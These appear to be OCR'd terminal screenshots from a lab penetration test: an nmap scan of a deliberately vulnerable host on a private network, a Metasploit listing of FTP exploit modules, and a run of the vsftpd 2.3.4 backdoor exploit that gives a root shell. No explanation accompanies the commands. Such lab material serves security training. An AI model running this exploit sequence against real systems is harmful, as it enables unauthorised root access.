
```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 14:37 CEST
Nmap scan report for 192.168.1.149
Host is up (0.0057s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
37335/tcp open  unknown
45700/tcp open  unknown
48606/tcp open  unknown
54757/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.08 seconds
```


File Actions Edit View Help
263 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
264 exploit/windows/ftp/vermillion_ftpd_port 2009-09-23 great Yes Vermillion FTP Daemon PORT Command Memory Corruption
265 _ target: Automatic Targeting . . . .
266 _ target: vftpd 1.31 - Windows XP SP3 English . . . .
267 exploit/windows/ftp/wsftp_server_503_mkd 2004-11-29 great Yes WS-FTP Server 5.03 MKD Overflow
268 exploit/multi/ftp/wuftpd_site_exec_format 2000-06-22 great Yes WU-FTPD SITE EXEC/INDEX Format String Vulnerability
269 _ target: Automatic Targeting . . . .
270 _ target: Slackware 2.1 (Version wu-2.4(1) Sun Jul 31 21:15:56 CDT 1994) . . . .
271 _ target: RedHat 6.2 (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) . . . .
272 _ target: Debug . . . .
273 exploit/windows/ftp/warftpd_165_pass 1998-03-19 average No War-FTPD 1.65 Password Overflow
274 exploit/windows/ftp/warftpd_165_user 1998-03-19 average No War-FTPD 1.65 Username Overflow
275 _ target: Automatic . . . .
276 _ target: Windows 2000 SP0-SP4 English . . . .
277 _ target: Windows XP SP0-SP1 English . . . .
278 _ target: Windows XP SP2 English . . . .
279 _ target: Windows XP SP3 English . . . .
280 exploit/osx/ftp/webstar_ftp_user 2004-07-13 average No WebSTAR FTP Server USER Overflow
281 exploit/windows/ftp/winaxe_server_ready 2016-11-03 good No WinaXe 7.7 FTP Client Remote Buffer Overflow
282 post/windows/manage/pxeexploit . normal No Windows Manage PXE Exploit Server
283 exploit/windows/ftp/wing_ftp_admin_exec 2014-06-19 excellent Yes Wing FTP Server Authenticated Command Execution
284 exploit/multi/wyse/hagent_untrusted_hsdata 2009-07-10 excellent No Wyse Rapport Hagent Fake Hserver Command Execution
285 _ target: Windows XPe x86 . . . .
286 _ target: Wyse Linux x86 . . . .
287 exploit/windows/ftp/xftp_client_pwd 2010-04-22 normal No Xftp FTP Client 3.0 PWD Remote Buffer Overflow
288 exploit/windows/ftp/xlink_client 2009-10-03 normal No Xlink FTP Client Buffer Overflow
289 _ target: Windows XP Pro SP3 English . . . .
290 _ target: Windows 2000 SP4 English . . . .
291 exploit/windows/ftp/xlink_server 2009-10-03 good Yes Xlink FTP Server Buffer Overflow
292 exploit/windows/ftp/freeftpd_user 2005-11-16 average Yes freeFTPd 1.0 Username Overflow
293 _ target: Automatic . . . .
294 _ target: Windows 2000 English ALL . . . .
295 _ target: Windows XP Pro SP0/SP1 English . . . .
296 _ target: Windows NT SP5/SP6a English . . . .
297 _ target: Windows 2003 Server English . . . .
298 exploit/windows/ftp/freeftpd_pass 2013-08-20 normal Yes freeFTPd PASS Command Buffer Overflow
299 exploit/windows/fileformat/iftp_schedule_bof 2014-11-06 normal No i-FTP Schedule Buffer Overflow
300 exploit/unix/http/tnftp_savefile 2014-10-28 excellent No tnftp "savefile" Arbitrary Command Execution
Interact with a module by name or index. For example info 300, use 300 or use exploit/unix/http/tnftp_savefile
msf6 > search exploit vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor


Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
rhost ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:45305 → 192.168.1.149:6200) at 2024-07-08 14:53:10 +0200
```

```
[*] 192.168.1.149 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.150:35895 → 192.168.1.149:6200) at 2024-07-08 14:59:17 +0200

pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```